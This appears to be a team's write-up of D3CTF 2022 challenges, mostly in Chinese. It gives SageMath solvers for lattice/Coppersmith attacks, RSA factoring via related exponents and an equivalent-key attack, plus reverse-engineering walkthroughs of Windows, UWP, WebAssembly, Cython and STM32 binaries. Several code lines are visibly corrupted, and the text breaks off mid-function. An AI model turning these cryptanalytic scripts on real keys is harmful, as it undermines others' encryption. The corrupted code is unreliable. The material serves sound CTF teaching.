flag: D3CTF{LF5Rsuk!}

## d3qcg

预期本来是参照这篇论文出的题 <https://www.iacr.org/archive/pkc2012/72930609/72930609.pdf> 自己造了一下发现似乎比copper的界要大一点，不过参数没有测试完全，由于本人的疏漏，好像还是能用copper的轮子直接日出来.... :< 论文中给出的界大概是设未知部分  $x < p^\delta$  只要  $\delta < \frac{1}{6} * \frac{2m+1}{m}$  就能利用所述格子规约出来

其实本质就是一个二元的copper，但是这篇论文里面造格子的方法害挺有意思的，我们是在有理数域构造这么一个最短向量  $s_0 = (1, (x_1/X_1), \dots, (x_1/X_1)^{\alpha_1}, \dots, (x_n/X_n)^{\alpha_n}, 0, \dots, 0)$ ，然后LLL找到它，每一项乘以界就找到了...

不过事后被日穿了的时候反思了一下，界并不能本质上提高多少，实在不行高位爆破也是能化归成现有轮子...出题人在此谢罪了 :<

```

from Crypto.Util.number import *
import hashlib
def lattice_attack_presu(PR,pol,mm,N,X,Y): #论文中的格子构造方法
    x,y = PR.gens()
    d = pol.degree()
    polys = Sequence([], pol.parent())
    count = 0
    N_count = []
    for ii in range(1,mm+1):
        for jj in range(0,d*(mm-ii)+1):
            poly = x^jj*f^ii
            N_count.append(ii)
            polys.append(poly)
            count +=1
    B, temp = polys.coefficient_matrix()
    monomials = []
    #polys = sorted(polys)
    for poly in polys:
        monomials+=poly.monomials()
    
```

```

monomials = sorted(set(monomials))
#print(monomials)
num_of_mon=len(monomials)
dim = num_of_mon+count
M = matrix(QQ,dim,dim)
for ii in range(0,num_of_mon):
    M[ii,ii] = 1/(monomials[ii](X,Y))
    #print(M[ii,ii])
for ii in range(num_of_mon,dim):
    M[ii,ii] = N&N_count[ii-num_of_mon]
    for jj in range(0,num_of_mon):
        M[jj,ii] = B[ii-num_of_mon][num_of_mon-jj-1]
M = M.LLL()
for i in range(dim):
    if(M[i][0]==1):
        y = M[i][1]*X
        x = M[i][2]*Y
        print(f"maybe x={x},y = {y}")
return(x,y)

enc =
6176615302812247165125832378994890837952704874849571780971393318502417187945089718
911116370840334873574762045429920150244413817389304969294624001945527125
k = 146
(X,Y) = (2**k,2**k)
paramenter = {'a':
3591518680290719943596137190796366296374484536382380061852237064647969442581391967
815457547858969187198898670115651116598727939742165753798804458359397101, 'c':
6996824752943994631802515921125382520044917095172009220000813718617441355767447428
067985103926211738826304567400243131010272198095205381950589038817395833, 'p':
7386537185240346459857715381835501419533088465984777861268951891482072249822526223
542514664598394978163933836402581547418821954407062640385756448408431347}
a = paramenter['a']
c = paramenter['c']
p = paramenter['p']
hint =
[675235839991023912866466486748270120898886505767153331474173629197063491373375704
30286202361838682309142789833,
7000710567972996787779160136070073266112447047394479268025382656973961939157240014
8455527621676313801799318422]
(h2,h3) = hint
PR.<x,y> = PolynomialRing(QQ)
f = (y+h3*pow(2,k))-(a*(x+h2*pow(2,k))&2+c)
(l2,l3) = lattice_attack_presu(PR,f,3,p,X,Y)
s2 = h2*2**k+l2
s3 = h3*2**k+l3
print(s2,s3)
secret = mod((s2-c)*inverse_mod(a,p)%p,p).sqrt()
print(f"secret = {secret}")
flag = long_to_bytes(bytes_to_long(hashlib.sha512(b'%d'%(secret)).digest())&&enc)
print(flag)
#b'Here_is_ur_flag!:)d3ctf{th3_c0oppbpbp3rsM1th_i5_s0_1ntr35ting}'
```

## d3factor

参照论文<https://eprint.iacr.org/2015/399.pdf>中的第二种情况来出的题目，给出了 $e_1$ 和 $e_2$ 对其进行构造解方程。

$$e_1 e_2 (d_1 - d_2) = e_2 - e_1 \pmod{\phi(N)}$$

由于 $\phi(N) = p^6(p-1)(q-1)$ ，所以上式等价于 $e_1 e_2 (d_1 - d_2) = e_2 - e_1 \pmod{\phi(p^6)}$ ，列出方程：

$$e_1 e_2 x - (e_2 - e_1) = 0 \pmod{p^6}$$

直接代入coppersmith求解即可

```
from hashlib import md5
from Crypto.Util.number import long_to_bytes

N =
147675142763307197759957198330115106325837673110295597536411147037204614220376883
7520322534078815682905200595153404346328587346894392684793994823155060434255411626
4652338843784214912517844780061613704421991658694220783867400100400723786147017645
4543718752182312318068466051713087927370670177514666860822341380494154077020472814
7061232098657690487223808881754017918732738502813841473940750549501690021653574907
9651095085263128768974736043638416375828915971026446972203632081912331377330107277
7844457895388797742631541101152819089150281489897683508400098693808473542212963868
834485233858128220055727804326451310080791
e1 =
4257350060185183219201138583716910462332913942707791392165313792668294536657046568
6824588430957474130074612194672434453245633749049226369098972790483737427917560662
3404025598533405400677329916633307585813849635071097268989906426771864410852556381
279117584962627871465884148737239838550414154768404458501714575309772219811250061
0774110077952920916344640558569668218645201366964350727562043949202101954492291394
1472624874102604249376990616323884331293660116156782891935217575308895791623826306
1006920591319454950846548545218340161814525083294301028136637133336084598989153617
4521587130554706932512968731135833802029
e2 =
1004512650658647383814190582513307789549094672255033373245432814519573537648997991
4521582319236923876049450391806874170260696555695944544086904458798494101185022794
5918942180613265413128728471907003713475252692385582122939761286841941685145657850
5341237256609343187666849045678291935806441844686439591365338539029504178066823886
0517314667884744383738398034483804988003845978788149910086720544360935425135180129
571068258422511559358553753530048988406634292745656220246732350810822239401517483
1078190299524112112571718817712276118850981261489528540025810396786605197437842655
180663611669918785635193552649262904644919
c =
2420624631315473673388732074340410215657378096737020976722603529598864338532404224
879219059105950005655100728361198499550862405660043591919681568611707967
PR.<x> = PolynomialRing(Zmod(N))
f = e1*e2*x-(e1-e2)
f = f.monic()
f = f
#k = f.small_roots(beta = 0.75, epsilon = 0.04, x = 2^1000)[0]
k =
6026188071205144053368734157378113871998610498635758102306924949208539409278951959
9681389029068783203585360891908560638382036520854113432759181360415030186549145120
7517478571669754449356286661102348970086140171131647466978647271243607039171943446
5362891545258455898553431580803183299730942414936305178
p7 = gcd(e1*e2*k+(e2-e1), N)
p = gcd(N//p7 , p7)
```

```
#81911394167511996830305370213894554209992159667974516868378702592733037962549
q = N // p
#59689394622751323780317475130818337618980301243859922297121750335804594909859
phi = (p-1)*(q-1)
n = p*q
e = 0x10001
d = pow(e,phi)
m = pow(c,d,n)
flag = md5(long_to_bytes(m)).hexdigest()
```

## equivalent

考点: equivalent key attack

观察解密流程可以得出等效密钥需要满足以下条件:

1.  $a_i = es_i \pmod{p}$
2.  $e, p$  互素且  $p > \sum_i s_i$
3.  $s_i$  为正奇数

设  $\vec{a} = e\vec{s} + p\vec{k}$

利用 orthogonal lattice 可以求出包含向量  $\vec{s}, \vec{k}$  的格  $\mathbb{L}_1$ , 证明参见 [Equivalent key attack against a public-key cryptosystem based on subset sum problem](#)

记  $\mathbb{L}_1$  的基底为  $\vec{u}_1, \vec{u}_2$ , 且

$$\begin{aligned}\vec{s} &= x_1 \vec{u}_1 + x_2 \vec{u}_2 \\ \vec{k} &= y_1 \vec{u}_1 + y_2 \vec{u}_2 \\ \vec{a} &= z_1 \vec{u}_1 + z_2 \vec{u}_2\end{aligned}$$

则由条件3可以确定  $x_1, x_2$  的奇偶性

条件1等价于

$$\begin{pmatrix} e \\ p \end{pmatrix}^T \cdot \begin{pmatrix} x_1 & x_2 \\ y_1 & y_2 \end{pmatrix} = (z_1 \quad z_2)$$

注意到  $p > e \gg a \gg z_i$ , 故  $|\frac{x_1}{x_2}| - |\frac{y_1}{y_2}|$  非常小

因此可以先随机选取  $x_1, x_2$  满足条件3, 再确定  $y_1, y_2$  并解出  $e, p$  最后检验条件2

完整 exp:

```
from collections import namedtuple

PublicKey = namedtuple('PublicKey', ['a'])
SecretKey = namedtuple('SecretKey', ['s', 'e', 'p'])

def bits2bytes(bits):
    num = int(''.join(map(str, bits)), 2)
    b = num.to_bytes((len(bits)+7)//8, 'big')
    return b

def dec(c, sk):
    d = inverse_mod(sk.e, sk.p)
    m = (d * c % sk.p) % 2
    return m
```

```

def decrypt(cip, sk):
    msg = bits2bytes([dec(c, sk) for c in cip])
    return msg


exec(open('data.txt', 'r').read())
#pk = ...
#cip = ...

n = len(pk.a)

def orthogonal_lattice(B):
    LB = B.transpose().left_kernel(basis="LLL").basis_matrix()

    return LB

a = vector(ZZ, pk.a)
La = orthogonal_lattice(Matrix(a))

L1 = orthogonal_lattice(La.submatrix(0, 0, n-2, n))
u1, u2 = L1

L1_m = L1.change_ring(Zmod(2))
x1_m, x2_m = L1_m.solve_left(vector(Zmod(2), [1]*n)).change_ring(ZZ)

z = L1.solve_left(a).change_ring(ZZ)

def gen_close(x1, x2):
    cc = list((x1 / x2).continued_fraction())

    if randint(0, 1): # 两种都能出
        cc[-1] -= 1
    else:
        cc = cc[:-1]
        cc[-1] += 1

    cc = continued_fraction(cc).convergents()[-1]

    return cc.numer(), cc.denom()

K = 20 # 太大容易 sum(s) > p
for _ in range(16):
    while True:
        xx1 = randint(-2**K, 2**K)*2 + x1_m
        xx2 = randint(-2**K, 2**K)*2 + x2_m
        ss = xx1*u1 + xx2*u2
        if min(ss) > 0:
            break

    yy1, yy2 = gen_close(xx1, xx2)

    ee, pp = Matrix(ZZ, [
        [xx1, xx2],

```

```

[yy1, yy2]
]).solve_left(z)

if not ee.is_integer() or ee < 0:
    continue

if not pp.is_integer():
    continue

if pp < 0:
    yy1, yy2 = -yy1, -yy2
    pp = -pp

if gcd(ee, pp) != 1:
    continue

if sum(ss) > pp:
    continue

sk = SecretKey(ss.list(), ee, pp)
print(decrypt(cip, sk))
break

```

## Reverse

---

### d3w0w

只需要逆向 sub\_401000 与 sub\_401220

sub\_401000 检测 flag 的格式 d3ctf{[1-4]\*}

对输入的字符串做了映射，创建二维数组保存了映射。

sub\_401220 利用了 wow64 的机制，做了小小的混淆，只要把那部分 dump 出来，或者以其他方式，使用64-bits 解析就能比较清楚的得到程序逻辑。


sub\_401220，根据数据的以及每次取模条件，判断失败的几个条件，可以猜测题目是一个 logic puzzle，这个对输入做几轮筛查后最后进入循环判断是否是一个闭环。

每个点有四个方向，有两种关键的点位置，存在不同的逻辑。这里既可以直接逆向，也可以查找与 logic puzzle 有关的线索。MASYU。

最后再还原出路径。

map[i][j] 以左上角为起点 map[0][0] ,向右，向下为正。

走路的时候，根据映射的过程，可以知道，上下左右，分别为 ,3142



## D3Re

This challenge is written in C#, present as [UWP](#). As we all know, it's easy to reverse the Intermediate Language (IL), so [.NET Native](#) is used to make the game more challenging.

You can download the corresponding PDB [here](#)

After you enter your flag and click the button *Check*, the program invokes Tools.CheckFlag to check flag. If your input is correct, the textbox will be filled with "Good!!!", otherwise "No, wrong. Try again." (long enough to locate the handler easily).

The checker checks the flag format : `d^3ctf{GUID in lower case}`

1. Length should be 44
2. Prefix and suffix should be `d^3ctf{}`
3. Characters enclosed in parentheses should be a valid [GUID](#) in lower case

The GUID will be converted to a byte array of length 16 for next steps.

First 8 bytes are converted to a big integer SUM by shifting. Then, checks

$$SUM * 757726435240880506850652 === 820856551661154796608770(MOD904559654629185507076703)$$

The inverse of SUM mod 0x100000 is used as seed to generate next step's AES encryption key. And the IV's seed is 15.

The generation algorithm is below:

```
public static byte[] GenKey(int cnt, long seed)
{
    byte[] r = new byte[cnt];
    for (int i = 0; i < cnt; i++)
    {
        seed = seed * 1103515245 + 12345;
        seed %= long.MaxValue;
        r[i] = ((byte)seed);
    }

    return r;
}
```

To get flag, just generate the key and IV, and decrypt the embedded cipher text

```
0x8f,0x7c,0x12,0x6b,0x07,0xd4,0x98,0x77,0x3b,0x5c,0x62,0x0b,0xac,0x96,0x13,0x96
```

## d3hotel

本题由两部分组成，包括 luac 逆向以及 wasm 逆向。首先下载得到 BuildWebGL.wasm 和 BuildWebGL.data。

使用 AssetStudio 打开 BuildWebGL.wasm，然后点击 File -> Extract file，提取 global-metadata.dat 和 main.lua。使用 unluac 反编译 main.lua，然后通过求解代数问题可以得到假 flag：

```
d3ctf{w3ba5m_1s_Awe5oom3}。
```

```

In[1]:= m = {{6422944, -7719232, 41640292, -1428488, -36954388}, {43676120, -26534136, -31608964, -20570796, 22753040}, {-6066184, 30440152, 5229916, -16857572, -16335464}, {-8185648, -17254720, -22800152, -8484728, 44642816}, {-35858512, 10913104, -4165844, 37696936, -10061980}]

Out[1]= {{6422944, -7719232, 41640292, -1428488, -36954388}, {43676120, -26534136, -31608964, -20570796, 22753040}, {-6066184, 30440152, 5229916, -16857572, -16335464}, {-8185648, -17254720, -22800152, -8484728, 44642816}, {-35858512, 10913104, -4165844, 37696936, -10061980}}

In[2]:= n = Inverse[m]

Out[2]= {{-25/584469772, -51/2337879088, -99/2337879088, -29/584469772, -51/1168939544}, {-123/2337879088, -87/2337879088, -51/2337879088, -49/1168939544, -97/2337879088}, {-53/2337879088, -1/21448432, -95/2337879088, -49/2337879088, -115/2337879088}, {-95/2337879088, -65/2337879088, -119/2337879088, -101/2337879088, -53/2337879088}, {-111/2337879088, -111/2337879088, -1/21448432, -51/2337879088, -125/2337879088}]}

```

```

In[3]:= Solve[Det[n*x] == x, x]

Out[3]= {{x → -2337879088}, {x → 0}, {x → -2337879088 i}, {x → 2337879088 i}, {x → 2337879088}]

In[4]:= n*(-2337879088)

Out[4]= {100, 51, 99, 116, 102}, {123, 87, 51, 98, 97}, {53, 109, 95, 49, 115}, {95, 65, 119, 101, 53}, {111, 111, 109, 51, 125}

```

使用 II2CppDumper 解析 BuildWebGL.data，检查生成的 script.json，可以找到 D3Checker::Check 的偏移 7581 以及调用类型 vii。

```

"Address": 7581,
"Name": "D3Checker$$Check",
"Signature": "void D3Checker__Check (D3Checker_o* __this, const MethodInfo* method);",
"TypeSignature": "vii"

```

打开 BuildWebGL.framework.js，可以找到 vii 调用类型对应 wasm 中的导出函数 zh。

```

var dynCall_vii = Module["dynCall_vii"] = function() {
    return (dynCall_vii = Module["dynCall_vii"] = Module["asm"]["zh"]).apply(null, arguments)
}

```

使用 ghidra-wasm-plugin 插件加载 BuildWebGL.wasm，找到导出函数 zh。

```

export::zh
local.get      11
local.get      12
local.get      10
call_indirect  type= 0x1    table0
end

```

参考 [WebAssembly 文本格式](#)，这里 call\_indirect 指令的参数对应 wasmTable 中的序号。

在 js 加载 wasm 文件的地方下断点，然后检查 wasmTable 的 7581 项，可以得到函数在 BuildWebGL.wasm 文件中的编号为 39846。找到函数 unnamed\_function\_39846，发现 D3Checker::Check 对 flag 的第 10 位进行了替换，替换后可以得到真 flag：  
d3ctf{w3b@5m\_1s\_Awe5oom3}。

```

wasmTable.get(7581)
f $func39846() { [native code] }

```

```

if (cRam002f65f4 == '\0') {
    unnamed_function_432(&Method$UnityEngine.GameObject.GetComponent<InputField>());
    unnamed_function_432(&Method$XLua.LuaTable.Get<D3Checker.F>());
    unnamed_function_432(&StringLiteral_4291);
    unnamed_function_432(&StringLiteral_3372);
    unnamed_function_432(&StringLiteral_1151);
    cRam002f65f4 = '\x01';
}
iVar1 = unnamed_function_1598
        (* (undefined4 *) (* (int *) (param1 + 0xc) + 0xc), _StringLiteral_4291,
         _Method$XLua.LuaTable.Get<D3Checker.F>());
uVar2 = unnamed_function_670(param1, 0);
param1_00 = unnamed_function_702(uVar2, _Method$UnityEngine.GameObject.GetComponent<InputField>());
param2_00 = unnamed_function_4566(* (undefined4 *) (param1_00 + 0x110), 0);
if (* (int *) (param2_00 + 0xc) == 0x19) {
    * (short *) (param2_00 + 0x22) = * (short *) (param2_00 + 0x22) + 0x21;
}
uVar2 = unnamed_function_4565(0, param2_00, 0);
puVar3 = (undefined4 *) &StringLiteral_1151;
iVar1 = (**(code **) ((longlong) * (int *) (iVar1 + 0xc) * 8))
        (* (undefined4 *) (iVar1 + 0x20), uVar2, * (undefined4 *) (iVar1 + 0x14));
if (iVar1 != 1) {
    puVar3 = (undefined4 *) &StringLiteral_3372;
}
unnamed_function_6086(param1_00, *puVar3, 0);
return;
}

```

这里给出另外一种解法，检查生成的 script.json，可以找到字符串 `Congratulation` 的地址为 `0x24fac4`。启用 Scalar Operand References 分析，或者在 Ghidra 中搜索这个地址，可以找到来自函数 `unnamed_function_39846` 的引用，从而定位到 `D3Checker::Check` 的位置。

```

"Address": 2423492,
"Value": "Congratulation"

```

Search Text - "0x24fac4" [Program Database] - (BuildWebGL.w...		
Location	Namespace	Preview
ram:80c2...	unnamed_function_39846	i32.const 0x24fac4
ram:80c2...	unnamed_function_39846	i32.const 0x24fac4

## d3thon

这道题目从设计到完成的整个过程比较匆忙，题目也本身有很多设计的不合理的地方，导致虚拟机内部信息泄露过于严重，大大降低了本题的难度，希望师傅们谅解。

题目的核心部分是一个 `Python3.10.2` 编写的简易虚拟机，并进行了简单的变量名称混淆，最后使用 `Cython0.29.28` 编译出 `so`。由于没有对 `so` 的 `import` 做任何限制，并且 `bcode.lbc` 中的代码一定会被逐句解释，于是一种可能的解法就是将库 `import` 进去，逐条语句测试功能，可以非常快速地测出每一条语句的作用：

```
Help on module byte_analyzer:
```

## NAME

```
byte_analyzer
```

## FUNCTIONS

```
analyze(string)
```

## DATA

```
Functions = {}
Variables = {}
__test__ = {}
```

## FILE

```
D3CTF2022/d3thon/release took 1m 20s
[1] > i
Python 3.10.2 (main, Jan 15 2022, 19:56:27) [GCC 11.1.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.1.1 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import byte_analyzer as ba

In [2]: ba.analyze("Z0Amc0k6lAXXgf:start:['KzslMZYnvPBwgdCz:<-- Welcome to 2022 AntCTF & D^3CTF! -->%nHave fun with L-VM XD','oGwDokoxZgoeViFcAF:flag=KezJKhCxGRZnfLCGT'
... : , 'oGwDokoxZgoeViFcAF:cnt1=16', 'oGwDokoxZgoeViFcAF:cnt2=0']")
In [3]: ba.analyze("RDDZUiIKbxCubJE:start")
<-- Welcome to 2022 AntCTF & D^3CTF! -->
Have fun with L-VM XD
[flag] >aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
In [4]: ba.Variables['cnt1']
Out[4]: '16'

In [5]: ba.Variables['cnt2']
Out[5]: '0'

In [6]: ba.Variables['flag']
Out[6]: 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

In [7]: ba.analyze("todeVDuRKYSIITaT:97:flag")
In [8]: ba.Variables['flag']
Out[8]: 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

In [9]: ba.analyze("todeVDuRKYSIITaT:97:flag")
In [10]: ba.Variables['flag']
Out[10]: '01100001aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
In [11]:
```

当然一开始是想让各位师傅去对 so 文件做一点静态分析（测题的时候想到或许可以通过检测 python 解释器的进程从而实现简单的反调试，但是也来不及写了），整个代码比较冗长，但是仔细看看会发现大部分都是边界检查、版本信息检查、异常处理分支等等，而这部分对逆向分析的价值其实不太大：

```
if ( !v6 )
{
    v1113 = OLL;
    v71 = OLL;
    v10 = OLL;
    v5 = OLL;
    v1110 = OLL;
    v72 = OLL;
    v45 = OLL;
    v39 = v1124;
    v1114 = OLL;
    v46 = OLL;
    v37 = OLL;
    v32 = OLL;
    v1112 = OLL;
    v73 = 1627;
    v1108 = OLL;
    v1100 = OLL;
    v1078 = OLL;
    v1105 = OLL;
    v1115 = OLL;
    v1116 = OLL;
```

```

v945 = OLL;
v1117 = OLL;
WORD(v1118) = 7;
goto LABEL_311;
}

```

开始我们需要找到全局字符串表，从而定位到主要逻辑 `_pyx_pymod_exec_byte_analyzer`:

```

.data:0000000000023F5D          db   0
.data:0000000000023F3E          db   0
.data:0000000000023F3F          db   0
.data:0000000000023F40          dq   offset __pyx_n_s_xor_args
.data:0000000000023F48          dq   offset __pyx_k_xor_args ; "xor_args"
.data:0000000000023F50          db   9
.data:0000000000023F51          db   0
.data:0000000000023F52          db   0

```


可以看出这里是 `import re`:

```

● 326    v29 = __pyx_n_s_re;
● 327    v5 = 0LL;
● 328    v30 = (char *)PyList_New(0LL);
● 329    if ( !v30 )
● 330        goto LABEL_87;
● 331    v5 = (char *)__pyx_m;
● 332    v31 = 0LL;
● 333    v32 = (char *)PyModule_GetDict(__pyx_m);
● 334    if ( v32 )
● 335    {
● 336        v33 = PyDict_New();
● 337        v31 = (char *)v33;
● 338        if ( v33 )
● 339        {
● 340            v4 = v32;
● 341            v5 = (char *)v29;
● 342            v32 = (char *)PyImport_ImportModuleLevelObject(v29, v32, v33, v30, 0LL);

```

这里是 `Variables = {}` 等等:



后面步骤大致相同，会比较麻烦，多打一些注释，做一些重命名可以提高一丢丢效率 XD

## d3arm

一开始拿到文件为 `bin` 文件，先用 `binwalk` 跑一遍，并没有发现什么东西

先什么都不管，打开 `ida` 查询字符串列表，可以发现 `stm32` 和 `mbed-os` 这些关键词，简单查询就知道是嵌入式的文件

ROM:0000E619 0000002F C /extras/mbed-os.lib/rtos/source/ThisThread.cpp
ROM:0000E648 00000048 C /extras/mbed-os.lib/targets/TARGET_STM/TARGET_STM32L4/nalogin_device.c
ROM:0000E690 00000013 C pin != (PinName)NC
ROM:0000E6A3 00000030 C /extras/mbed-os.lib/target/TARGET_STM/pinmap.c
ROM:0000E6D3 00000034 C /extras/mbed-os.lib/target/TARGET_STM/serial_api.c

对于 `stm32` 的逆向，需要先恢复分区，一般来说，文件最开始的两个地址分别对应了芯片上电后的 Ram 的起始地址和代码的开始地址，我们可以借此来恢复分区

```

ROM:00000000          AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00000000          CODE32
ROM:00000000          DCD 0x20010000  ram start
ROM:00000004          DCD 0x80004C9   code start
ROM:00000008          DCD 0x80004D1
ROM:0000000C          DCD 0x800033D
ROM:00000010          DCB 0x43 ; C
ROM:00000011          DCB 3
ROM:00000012          DCB 0
ROM:00000013          DCB 8
ROM:00000014          DCB 0x49 ; I
ROM:00000015          DCB 3
ROM:00000016          DCB 0
ROM:00000017          DCB 8
ROM:00000018          DCB 0x4F ; O
ROM:00000019          DCB 3
ROM:0000001A          DCB 0
ROM:0000001B          DCB 8
ROM:0000001C          DCB 0
ROM:0000001D          DCB 0
ROM:0000001E          DCB 0
ROM:0000001F          DCB 0
ROM:00000020          DCB 0
ROM:00000021          DCB 0
ROM:00000022          DCB 0
ROM:00000023          DCB 0
ROM:00000024          DCB 0
ROM:00000025          DCB 0
ROM:00000026          DCB 0

```

借此可以判断 ram 的基址为 0x20000000，代码段的基址为 0x80000000

再次启动 ida，架构选择 arm 小端，在详细设置里面选择 ARMv7-M

接着填入段的地址，加载好后直接跳转到起始地址 -1 的位置（0x80004C8）[1]，恢复代码，此时可以看到很多函数都解析出来了

搜索字符串 'main' [2]，可以找到 stm32 初始化后的 main 函数，但是 ida 没有识别到，需要我们接着手动跳转恢复（这里也需要地址 -1）

```

MOVW   R7, #0x11D
MOV.W  R2, #0x1000
MOVS   R6, #0x18
STM    R3!, {R1,R2,R6}
ADR    R1, aMain      ; "main"
MOVT   R7, #0x8001
STR    R1, [R5]
BL     sub_8009996
MOV    R1, #dword_20003284
STR    R0, [R1]
MOV    R0, #0x8009621 need to be - 1
MOVS   R1, #0
MOV    R2, R5
MOVS   R5, #0
BL     sub_800A578
CBNZ   R0, loc_80095A0
MOVW   R2, #:lower16:dword_20002080
ADR    R1, aPreMainThreadN ; "Pre main thread not created"
MOVT   R2, #:upper16:dword_20002080
MOV    R0, R7
B     loc_80095AA


```

往下看，就能找到程序的主逻辑，不过这些识别上可能会有一些问题

```
ROM:080091A0 mmain ; CODE XREF: ROM:08009632↓j
→ ROM:080091A0      MOV    R4, #unk_20002414
• ROM:080091A8      MOV    R0, R4
• ROM:080091AA      BL     sub_8006F08
• ROM:080091AE      MOV    R0, R4
• ROM:080091B0      MOVS   R1, #0xFF
• ROM:080091B2      BL     sub_80070A8
• ROM:080091B6      NOP
ROM:080091B8
ROM:080091B8 loc_80091B8 ; CODE XREF: ROM:080091CC↓j
• ROM:080091B8      BL     sub_8005850
• ROM:080091BC      BL     sub_8005ED0
ROM:080091BC ; End of function mmain
ROM:080091BC
ROM:080091C0 ; -----
• ROM:080091C0      BL     sub_8005908
ROM:080091C4 ; -----
• ROM:080091C4      BL     sub_8005D58
• ROM:080091C8      BL     sub_8005FA4
• ROM:080091CC      B      loc_80091B8
ROM:080091CE
ROM:080091CE ; ===== S U B R O U T I N E =====
ROM:080091CE
ROM:080091CE : Attributes: noreturn
```

不难找到 `flag` 的位置，经过分析可以发现这段的触发条件是要求 `point == 42`，模式为 hard

对 `flag` 交叉引用可以发现生成方式为异或，并且密文为



```
MOV    R4, #dword_20002414
MOV    R0, R4
BL    sub_80075C2
MOV    R1, #unk_200001E0
MOV    R0, R4
MOVS   R2, #6
BL    sub_800765E
MOV    R1, #unk_800E094
MOV    R0, R4
BL    sub_80075D0
ADR    R1, aFlagIsShownBel ; " flag is shown below "
MOV    R0, R4
BL    sub_80075D0
MOV    R1, #byte_200022C8
MOV    R0, R4
BL    sub_80075D0
MOV    R0, R4
BL    sub_8007610
```

```
int sub_8005E20()
{
    if ( qword_20002304 != qword_200022F4 )
        return 0;
    if ( index <= 41 )
        flag[index] = cipher[4 * index] ^ key;
    return 1;
}
```

```

DCB 0x20
; _BYTE cipher[168]
cipher    DCD    0x20,    0x6D,    0x50,    0x30
; DATA XREF: sub_8005E20+2E↑o
; sub_8005E20+36↑o
DCD    0x38,    0x48,    0x35,    0x28
DCD    0x42,    0x77,    0x6A,    0x57
DCD    0x22,    0x38,    0x51,    0x22
DCD    0x67,    0x51,    0x20,    0x67
DCD    0x57,    0x7D,    0x66,    0xA
DCD    0x76,    0x66,    7,      0x27
DCD    0x3D,    0x52,    0x27,    0x67
DCD    4,       0x77,    0x3D,    0x57
DCD    0x21,    0x38,    0x42,    0x33
DCD    0x2F,    0x4E,

```

再对密钥进行交叉引用，可以发现：

```

__DWORD *sub_8005DB0()
{
    __DWORD *result; // r0
    int v1; // r1
    bool v2; // cc
    __int64 *v3; // r1
    __int64 *v4; // r2

    result = (__DWORD *)sub_8007850(12);
    v1 = ++index % 3;
    v2 = (unsigned int)(index % 3) > 2;
    *result = 0;
    result[1] = 0;
